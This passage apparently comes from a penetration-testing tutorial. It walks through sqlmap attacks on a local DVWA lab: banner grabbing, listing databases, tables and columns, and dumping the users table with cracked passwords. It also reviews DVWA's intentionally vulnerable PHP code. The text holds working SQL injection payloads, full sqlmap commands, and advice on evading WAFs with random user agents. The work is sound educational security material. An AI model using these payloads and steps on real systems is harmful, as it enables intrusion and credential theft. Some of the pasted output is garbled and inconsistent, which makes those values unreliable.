[01:48:56] [INFO] testing 'MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[01:48:56] [INFO] testing 'MySQL > 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[01:48:56] [INFO] testing 'MySQL > 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[01:48:56] [INFO] GET parameter 'id' is 'MySQL > 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[01:48:56] [INFO] testing 'MySQL inline queries'
[01:48:56] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[01:48:56] [INFO] testing 'MySQL > 5.0.12 stacked queries'
[01:48:56] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[01:48:56] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[01:48:56] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[01:48:56] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[01:48:56] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[01:48:56] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[01:49:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 28 columns'
[01:49:00] [INFO] testing 'MySQL UNION query (NULL) - 1 to 28 columns'
[01:49:00] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[01:49:00] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[01:49:00] [INFO] target URL appears to have 2 columns in query
[01:49:00] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 28 columns' injectable
[01:49:00] [WARNING] in OR boolean-based injection cases, please consider usage of switch --drop-set-cookie' if you experience any problems during data retrieval
[01:49:00] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N

```

Figure 12. SQLmap '--banner' execution part 2 of 3

```

sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:
--
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 6087<6087#Submit-Submit

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 5562 FROM(SELECT COUNT(*),CONCAT(0x7160626b71,(SELECT (ELT(5562=5562,1)))0x7162787871,FLOOR(RAND(0)*2))X) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- hwT05Submit-Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1885 FROM (SELECT(SLEEP(5)))qso2)-- Gcck8Submit-Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7160626b71,0x66675955566372a7516d51a966a167655963ac42a46f7675759574266484964657a74686c527968,0x7162787871),NULL#Submit-Submit

[01:49:00] [INFO] the back-end DBMS is MySQL
[01:49:00] [INFO] fetching banner
web server operating system: Linux Debian 8 (Jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL > 5.6
banner: '5.5.34-0-debian-log'
[01:49:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[01:49:07] [WARNING] your sqlmap version is outdated

[*] ending @ 01:49:07 /2025-06-03/

```

Figure 13. SQLmap '--banner' execution part 3 of 3

## The `--dbs` Flag


The typical attack progression after obtaining banner information is to access the DBMS and list all the existing databases. This can be done using the `--dbs` flag as shown in Figure 14, which exposed the fact that this target has a total of four databases named `dvwa`, `information\_schema`, `mysql`, and `performance\_schema`.

The information\_schema is a system database in MySQL that acts as a metadata repository. It contains read-only views that describe the structure of all other databases on the server such as tables, columns, and character sets. Attackers often enumerate this schema to discover the target database layout during SQL injection attacks.

The performance\_schema is a diagnostic system database used to monitor MySQL server performance. It stores data related to query execution times, I/O statistics, memory usage, and thread activity. While it doesn't contain sensitive application data, it can be useful during advanced reconnaissance to understand server behavior or detect anomalies during testing.

The MySQL database is a critical system schema that manages user accounts, privileges, roles, and server configurations. It includes tables such as user, db, and tables\_priv. Gaining access to this database allows attackers to escalate privileges, create new users, or modify existing permissions, therefore making it a high-value target in exploitation scenarios.

The DVWA database is the main target in this simulation environment. It contains intentionally insecure tables and data designed for practicing web security testing techniques such as SQL injection. It contains typical tables that mimic real-world application structures.



```
kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$ sqlmap -u "http://localhost:8080/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="PHPSESSID=qgqgthakoc8f8c1f229d811;security=low" --dbs
{ .A. Payloads }
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
State and Federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:51:17 /2025-06-03/

01:51:17 [INFO] resuming back-end DBMS 'mysql'
01:51:17 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 6887688785Submit=Submit

Type: error-based
Title: MySQL > 3.2.3 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 5562 FROM(SELECT COUNT(*),CONCAT(0x716b626d71,(SELECT (ELT(5562=5562,1)))0x7162787871,FLOOR(RAND(0)*2))X FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY X)X)-- hwT005Submit=Submit

Type: time-based blind
Title: MySQL > 3.2.3 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1885 FROM (SELECT(SLEEP(5)))qso)-- GceK5Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716b626d71,0x6667595556637247516d5149664176559634c42446f7b7575957426648496457a74686c527968,0x7162787871),NULL85Submit=5
Submit

01:51:17 [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 0 (jessie)
web application technology: Apache 2.4.18
back-end DBMS: MySQL > 3.2.3
01:51:17 [INFO] fetching database names
01:51:18 [WARNING] reflective value(s) found and filtering out
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema

01:51:18 [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
01:51:18 [summary] your sqlmap version is outdated

[*] ending @ 01:51:18 /2025-06-03/

kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$
```

Figure 14. SQLmap `--dbs` execution

## The `--tables` Flag

The common attack progression after obtaining the list of existing databases of a target is to list their tables. Typically, the non-default database will pique a pen-tester or a threat actors curiosity. In this particular case, the `dvwa` database is of high interest. To expose all the tables of a specific database using SQLmap, the `--tables` flag is used along with the `-D` flag to indicate the database of interest as demonstrated in Figure 15. This specific execution of SQLmap has exposed the fact that this target has the tables `guestbook` and `users` within the `dvwa` database.

```
kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$ sqlmap -u "http://localhost:8080/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="PHPSESSID=qogchsknc8f8s1f729p81l;security=low" -D dvwa --tables
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:52:03 /2025-06-03/
[+] [01:52:03] [INFO] resuming back-end DBMS 'mysql'
[+] [01:52:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 6087=6087#Submit=Submit
Type: error-based
Title: MySQL > 3.2.3 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 5562 FROM(SELECT COUNT(*),CONCAT(0x716b626871,(SELECT (ELT(5562=5562,1)))0x7162787171,FLOOR(RAND(0)+2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- hWf05Submit=Submit
Type: time-based blind
Title: MySQL > 3.2.3 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1889 FROM (SELECT(SLEEP(5)))qss) -- Gcek8Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x716b626871,0x6667595556637247516d5149664167655963ac2a66f767575957a26648496457a74686c527968,0x7162787171),NULL85Submit=5
Submit
[+] [01:52:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.18
back-end DBMS: MySQL > 5.6
[+] [01:52:03] [INFO] Fetching tables for database: 'dvwa'
[+] [01:52:03] [WARNING] reflective value(s) found and filtering out
Database: dvwa
2 tables
+-----+
| guestbook |
| users     |
+-----+
[+] [01:52:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[+] [01:52:03] [WARNING] your sqlmap version is outdated
[*] ending @ 01:52:03 /2025-06-03/
kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$
```

Figure 15. SQLmap `--tables` execution

## The `--columns` and `--verbose` Flags

Upon discovery of database tables of interests, the next organic step will be to explore the column structure and names of these columns. To uncover all columns and the data types of a particular table and database using SQLmap, the `--columns` flag is used along with the `-T` flag to specify the table to be explored and the `-D` flag to indicate the database it belongs to, as demonstrated in Figure 16. SQLmap has managed to provide a tabulated output of all the columns with their corresponding names and types. The column `user` and `password` are particularly enticing. The `-v` flag, short for `--verbose`, controls the verbosity level of SQLmap's output, which is crucial for understanding the step-by-step operations the tool performs during the injection process. Ranging from 0 to 6, each level incrementally reveals more internal details. In this particular case, it was set to `0` to reduce the debug messages in order to focus on the columns output.

```
(kali@kali) ~/Desktop/DVWA_SQL_Injection_Simulations
$ sqlmap -u "http://localhost:8080/vulnerabilities/sql/71d18Submit-Submit" --cookie="PHPSESSID=qogc6hsaknc8f181f229p811;security=low" -D dvwa
-T users --columns -v 0

{1.0.7stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:54:06 /2025-06-03/

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 6087-6087#Submit-Submit

  Type: error-based
  Title: MySQL > 5.0.0 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND (SELECT 5562 FROM(SELECT COUNT(*),CONCAT(0x716b626b71,(SELECT (ELT(5562=5562,1)))0x7162787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- hwT0SSubmit-Submit

  Type: time-based blind
  Title: MySQL > 5.0.12 and time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 1085 FROM (SELECT(SLEEP(5)))qso2) -- GceK8Submit-Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x716b626b71,0x66675955556637247516d51496641476559634c42446f76757759574266484964657a74686c527968,0x71627878
71),NULL#Submit-Submit

web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL > 5.0
Database: dvwa
Table: users
[8 columns]

+-----+-----+
| Column | Type |
+-----+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id  | int(6) |
+-----+-----+

[*] ending @ 01:54:06 /2025-06-03/

(kali@kali) ~/Desktop/DVWA_SQL_Injection_Simulations
```

Figure 16. SQLmap `--columns` execution



## The `--dump` Flag

Finally, a specific database and table of interest has been discovered. To unload all the data of a specific database table using SQLmap, the `--dump` flag is used along with the `-T` flag to specify the table to be explored and the `-D` flag to indicate the database it belongs to as demonstrated in Figure 17. Apart from dumping all data rows, the password MD5 hash has also been automatically decrypted for your convenience. All credential pairs have now been exposed, including that of `admin:password`.

```
root@kali:~/Desktop/OWASP_Sql_Injection_Simulations#
$ sqlmap -u 'http://localhost:8080/vulnerabilities/sql/?id=1&Submit=Submit' --cookie='PHPSESSID=qog6thaknc8f1bf1229h8ll;security=low' -D dwna -f users --dump -v 0 --batch

[+] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:58:23 / 2025-06-03/

sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 3843=3843#05Submit=Submit

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 6271 FROM (SELECT COUNT(*) , CONCAT(0x7160a7171,(SELECT (ELT(6271-6271,1))) ,0x7160a7171),FLOOR(RAND(0)+2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x))= K3y05Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9333 FROM (SELECT(SLEEP(3))))17Rc)- K3y05Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7160a7171,0x60526f757871486f424d4957544373607855476f583269494c4e44494377435547744b7243565645,0x7160a7171),NULL#05Submit=Submit

--
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache/2.4.18
backend DBMS: MySQL > 5.0
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/tx/wordlist.txt...' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
do you want to use common password suffixes? (slow) [Y/N] N
[01:58:26] [Info] cracked password 'abc123' for hash '69a18c126c33605f288053678922e49'
[01:58:26] [Info] cracked password 'charley' for hash '605335075a2c3966d76ddfc09216b'
[01:58:26] [Info] cracked password 'letmein' for hash '66187089f5b0e4c4de3de5c71e9e9b7'
[01:58:27] [Info] cracked password 'password' for hash '5f4dc3b5a765d61283276e0802cf99'
Database: dwna
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://127.0.0.1/hackable/users/admin.jpg | 5f4dc3b5a765d61283276e0802cf99 (password) | admin | admin | 2025-06-07 06:21:29 | 0 |
| 2 | gordon | http://127.0.0.1/hackable/users/gordon.jpg | 49f8161428a378d5f210823d789224e2 (sha122) | Brown | Gordon | 2025-06-07 06:21:29 | 0 |
| 3 | 1337 | http://127.0.0.1/hackable/users/1337.jpg | 6d353d75ae2c3966d76ddfc09216b (charley) | Mc | Mack | 2025-06-07 06:21:29 | 0 |
| 4 | paulie | http://127.0.0.1/hackable/users/paulie.jpg | 8024789f5b0e4c4de3de5c71e9e9b7 (letmein) | Pirates | Paulie | 2025-06-07 06:21:29 | 0 |
| 5 | smitty | http://127.0.0.1/hackable/users/smitty.jpg | 5f4dc3b5a765d61283276e0802cf99 (password) | Smith | Bob | 2025-06-07 06:21:29 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

Figure 17. SQLmap `--dump` execution

## SQL Injection (Medium) PHP Code Review

The DVWA SQL injection exercise at the medium difficulty level showcases improved security measures compared to the low difficulty but still contains exploitable vulnerabilities. The PHP code shown in Figure 18 demonstrates partial security improvements that attempt to mitigate SQL injection, though several weaknesses remain.

Firstly, examining line 5, we see a significant improvement in how the user input is handled using the `mysqli_real_escape_string()` function. It enables the escape of certain special characters such as quotes but is not foolproof protection against all SQL injection types. Nevertheless, this is a substantial improvement over the low difficulty version that used raw, unfiltered input.

In line 8, however, we observe a critical vulnerability that undermines the previous security measure. Despite sanitizing the input value, the query construction still uses direct variable interpolation without enclosing `$id` in quotes. This weakens the effectiveness of the sanitization, as numeric-based SQL injections remain possible. While some string-based injection vectors may be mitigated, the protection is fragile and easily bypassed due to the absence of parameterized queries. An attacker can still provide inputs like `1 OR 1=1`, resulting in the query: `SELECT first_name, last_name FROM users WHERE user_id = 1 OR 1=1;`, which effectively bypasses authentication.

Line 9 shows the query execution code. Similar to the low difficulty version, this code continues to display detailed database error messages when queries fail. This information disclosure vulnerability allows attackers to gather valuable intelligence about the database structure through error-based SQL injection techniques.

Finally, in line 18, we see the output generation. The application still reflects user input and query results directly to the page, which enables attackers to confirm successful injections and exfiltrate data through carefully crafted payloads. This output reflection assists attackers in developing and refining their injection strategies through visual feedback.

While the medium difficulty introduces input sanitization via the `mysqli_real_escape_string()` function, the lack of parameterized queries and the numeric SQL injection vulnerability created by omitting quotes around the `$id` parameter still leaves the application susceptible to attack. This demonstrates how partial security measures can create a false sense of security while leaving significant attack vectors open.

```
1 <?php
2 if( isset( $_POST[ 'submit' ] ) ){
3     // Get input
4     $id = $_POST[ 'id' ];
5     $id = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS
6     ["__mysqli_ston"]))) ? mysqli_real_escape_string($GLOBALS
7     ["__mysqli_ston"], $id ) : ((trigger_error("[MySQLConverterToo] Fix
8     the mysql_escape_string() call! This code does not work.",
9     E_USER_ERROR)) ? "" : "");
10
11     // Check database
12     $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;
13     ";
14     $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die(
15     '

```
' . ((is_object($GLOBALS["__mysqli_ston"]))) ? mysqli_error
16     ($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error
17     ()) ? $__mysqli_res : false)) . '</pre>');
18     // Get results
19
20     while( $row = mysqli_fetch_assoc( $result ) ){
21         // Display values
22         $first = $row["first_name"];
23         $last = $row["last_name"];
24
25         // Feedback for end user
26         echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}
27         </pre>";
28     }
29
30     //mysqli_close();
31 }
32 ?>
```


```

Figure 18. DVWA medium level SQL injection PHP code

## SQL Injection (Medium) User Interface Review

The user interface for the medium-level SQL injection page in DVWA as shown in Figure 19, demonstrates a notable security improvement over the low-level implementation. Instead of a free-form text field, the application now implements a dropdown menu for User ID selection. This dropdown restricts users to choosing from a predefined set of numeric values which represents a significant security enhancement. By constraining input choices, the interface attempts to prevent direct injection of malicious SQL payloads that rely on specially crafted input strings.

This interface modification represents a common security hardening technique that follows the principle of input restriction. By limiting user input to a controlled set of presumably safe values, the application attempts to reduce the attack surface. The dropdown implementation makes it more difficult (though not impossible) for attackers to submit arbitrary SQL code through the normal user interface. This forces potential attackers to employ more sophisticated techniques like intercepting and modifying HTTP requests rather than simply typing malicious code into a text field.

*Another notable security improvement in the medium-level interface is the switch from GET to POST request methods. Unlike the low-level version where the injection parameter is appended directly in the URL, the medium-level implementation sends data in the HTTP request body via POST. While this does not prevent SQL injection attacks, it reduces the visibility of parameters, making casual tampering through the address bar more difficult. Attackers now need tools like Burp Suite, browser developer tools, or custom scripts to intercept and manipulate the hidden request data.*

However, despite these improvements, the medium-level interface still contains inherent security flaws. The application continues to directly reflect query results on the page, providing immediate feedback that helps attackers confirm successful injections. Additionally, the dropdown restriction can be easily bypassed by intercepting the HTTP request after form submission via special tools (e.g., BurpSuite, OWASP ZAP, etc.), allowing attackers to replace the legitimate dropdown value with malicious SQL code.



Figure 19. DVWA medium level SQL injection input sample

## Clean Pen-Testing Slate

Before proceeding with the SQLmap executions against the DVWA medium SQL injection exercise, it is essential to perform proper housekeeping by clearing previous scan results, as demonstrated in Figure 20. The command `rm -rf /home/kali/.local/share/sqlmap/output/localhost` systematically removes all existing SQLmap output files related to previous localhost testing sessions. This critical preparatory step ensures that any new scan results won't be contaminated by cached data or previous testing artifacts, which could potentially lead to false positives or misinterpretation of vulnerability findings. By purging the SQLmap output directory for the localhost target, the testing environment is effectively reset to a pristine state, allowing for clean and reliable data collection during the upcoming medium-difficulty SQL injection assessment. This meticulous attention to maintaining a controlled testing environment reflects proper penetration testing methodology and demonstrates the importance of eliminating cross-contamination between testing iterations when evaluating web application security vulnerabilities in a structured manner.

```
(kali@kali) - [~/Desktop/DVWA_SQL_Injection_Simulations]
$ rm -rf /home/kali/.local/share/sqlmap/output/localhost
(kali@kali) - [~/Desktop/DVWA_SQL_Injection_Simulations]
$
```

Figure 20. Clean slate for new SQL injection testing

## Acquire `request.txt` with BurpSuite

To demonstrate a more sophisticated SQL injection attack against the DVWA medium difficulty level, the approach transitions from using simple cookie-based parameters to a complete HTTP request capture methodology. As shown in Figure 21, Burp Suite serves as an intercepting proxy to capture the full HTTP traffic between the browser and the target application. After enabling interception and navigating to the SQL injection page, submitting a basic query (e.g., `id=1`) through the dropdown interface allows Burp Suite to capture the entire POST request with all associated headers, cookies, and parameters. The intercepted request reveals crucial details including the application's use of POST method rather than GET, the precise endpoint (`/vulnerabilities/sql/`), and most importantly, the security cookie value ``PHPSESSID=8d4pkqu62rsd7cf52q3ap8oiq2; security=medium``, which authenticates the session at the medium difficulty level. Once captured, this complete HTTP request can be exported to a text file named ``request.txt`` using Burp's export functionality. As demonstrated in Figure 22, the contents of this request file can be verified using the `cat request.txt` command in the terminal, confirming it contains all necessary components including headers, cookies, and the POST data ``id=1&Submit=Submit`` required for successful authentication and exploitation. This comprehensive request capture approach provides SQLmap with significantly more context than simply passing cookies, enabling it to accurately emulate a legitimate user session when using the ``-r`` parameter.




Figure 21. Capture HTTP request via Burp Suite




Figure 22. Save captured HTTP request to `request.txt` file

## The `--random-agent` Flag

The `--random-agent` flag serves a strategically valuable purpose during an SQLmap injection assessment. This flag enhances stealth and evasion during engagements by automatically selecting a random User-Agent string from SQLmap's internal list of common browser identifiers. This is particularly useful when targeting systems that implement basic request fingerprinting or intrusion detection based on suspicious User-Agent headers such as those consistently issuing requests from a tool or script rather than a real browser. In real-world scenarios, the `--random-agent` flag may help bypass primitive web application firewalls (WAFs) or rate-limiting filters that are configured to flag or throttle repeated requests coming from default or non-browser user-agent strings. When used, this flag can minimize the likelihood of detection, thereby enabling covert testing workflows.

As shown in Figure 23, SQLmap was executed with the `--random-agent` flag. Specifically, the output *fetches random HTTP User-Agent header value* shows the flag at work as SQLmap was able to fetch a randomly fabricated HTTP User-Agent header value (e.g., *Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10\_6\_2; ja-jp) AppleWebKit/531.0.5 Safari/531.22.7*). Furthermore, the same output even specifies the file from where the user-agent value was sourced (e.g., */usr/share/sqlmap/data/txt/user-agents.txt*). As shown in Figures 24 and 25, SQLmap then proceeds to fulfill the *--banner* flag procedures to complete the whole execution.

```
kali@kali: ~/Desktop/VWMA_SQL_Injection_Simulations
$ sqlmap -r request.txt --banner --random-agent --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:53:07 /2025-06-03/

(02:53:07) [INFO] parsing HTTP request from 'request.txt'
(02:53:07) [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_2; ja-jp) AppleWebKit/531.22.7 (KHTML, like Gecko) Version/4.0.5 Safari/531.22.7' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
(02:53:07) [INFO] testing connection to the target URL
(02:53:07) [INFO] checking if the target is protected by some kind of WAF/IPS
(02:53:07) [INFO] testing if the target URL content is stable
(02:53:08) [INFO] target URL content is stable
(02:53:08) [INFO] testing if POST parameter 'id' is dynamic
(02:53:08) [WARNING] POST parameter 'id' does not appear to be dynamic
(02:53:08) [INFO] heuristic (basic) test shows that POST parameter 'id' might be injectable (possible DBMS: 'MySQL')
(02:53:08) [INFO] testing for SQL injection on POST parameter 'id'
(02:53:08) [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
```

Figure 23. SQLmap `--random-agent` execution part 1 of 3

```
(02:53:08) [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
(02:53:08) [WARNING] reflective values(s) found and filtering out
(02:53:08) [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
(02:53:08) [INFO] POST parameter 'id' appears to be 'Boolean-based blind - Parameter replace (original value)' injectable (with --strings='00')
(02:53:08) [INFO] testing 'Generic inline queries'
(02:53:08) [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
(02:53:08) [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
(02:53:08) [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
(02:53:08) [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
(02:53:08) [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
(02:53:08) [INFO] testing 'MySQL > 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
(02:53:08) [INFO] testing 'MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
(02:53:08) [INFO] testing 'MySQL > 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
(02:53:08) [INFO] testing 'MySQL > 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
(02:53:08) [INFO] testing 'MySQL > 5.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
(02:53:08) [INFO] POST parameter 'id' is 'MySQL > 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
(02:53:08) [INFO] testing 'MySQL inline queries'
(02:53:08) [INFO] testing 'MySQL > 5.12 stacked queries (comment)'
(02:53:08) [WARNING] time-based comparison requires larger statistical model, please wait. (done)
(02:53:08) [INFO] testing 'MySQL > 5.8.12 stacked queries (query SLEEP - comment)'
